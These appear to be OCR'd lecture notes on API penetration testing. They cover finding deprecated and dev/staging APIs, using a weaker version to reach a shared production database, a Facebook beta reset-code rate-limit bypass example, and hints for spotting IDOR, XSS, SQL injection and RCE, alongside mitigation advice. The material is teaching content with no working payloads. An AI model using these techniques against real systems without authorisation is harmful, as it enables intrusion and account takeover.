
How to find old API



- Api Versioning
  - Explicit url
  - Accept headers
  - Custom Headers
- You can find it also in old documentation

(you can manipulated the old version and see the result)

Find Dev / staging API




- Subdomain Brute Forcing
  - beta.example , dev.example , qa.example .. etc
- Public record & Search engines
- Social Engineering .. maybe

You can subdomain brute forcing

Social engineering which domain used in

Attack Flow



- Find whether the Old/Dev api is connecting to the same DB / Server as the production
- Find weakness at the Old/Dev api
- Use this weakness to affect the production API

First, (it is very important note of peace information need to know you can target old to bypass the production API)

Example

(The production API protected by high level Security injection attack) but the old not you can target and make perform attack and the same DB and compromise the server.)


Example

The Facebook reset the code + in here if your focused in URL

Link: https://beta.facebook.com/recover/as/code this is staged of

The Facebook have limitation of retrying like ١٠ or ١٢ or reset code and return code.

<u>The limitation is trying in not in their staging API .</u>




Burp Suite Professional

Error

Request was dropped by user.

How to mitigation




Delete old api once became deprecated
Protect your Dev/Staging api with (password , IP restrictions ... etc)
Add dev/staging api to your security scope

٤

Traditional attacks on API


API can be vulnerable to any



- XSS
- SQLI
- IDOR
- RCE
- .... No limit

Hint:

Insecure Direct object reference (IDOR)




api.example.com/me/info

api.example.com/236548/info

Many developer forget this and pass the **ID object** instead of

If you find anywhere I URL , you have to change the number and see what is the response of the server accept or process or not.

Cross site scripting (XSS)



```
Content-type: application/json

Content-type: text/html
```


API can be vulnerable in XSS for one condition

(the content type of the response is must be inform can execute the JS on the browser)

The content-type: application/json is not exploiting (if bypassing xss payload and the content type applcaition/json it is not execute)

But if the content-type is default or it missing so, in this case the big deal to find XSS because if you pass payload   it will execute)

SQL injection attack it is tricky




```
{data:['dummydata1','dummydata2']}

{data:[]}
```

(if you trying to manipulate the parameter and get empty data this maybe indicator to change somehow the query that execute the database to run SQL map to automate the test there is vulnerability here or not)

Remote code execution RCE



200 OK

500 Internal server error

(**The second remote code execution and manipulate the parameter change or send wrong character or fuzzing and get response internal server that is mean the server generate the error or something else it big deal to indictor RCE**)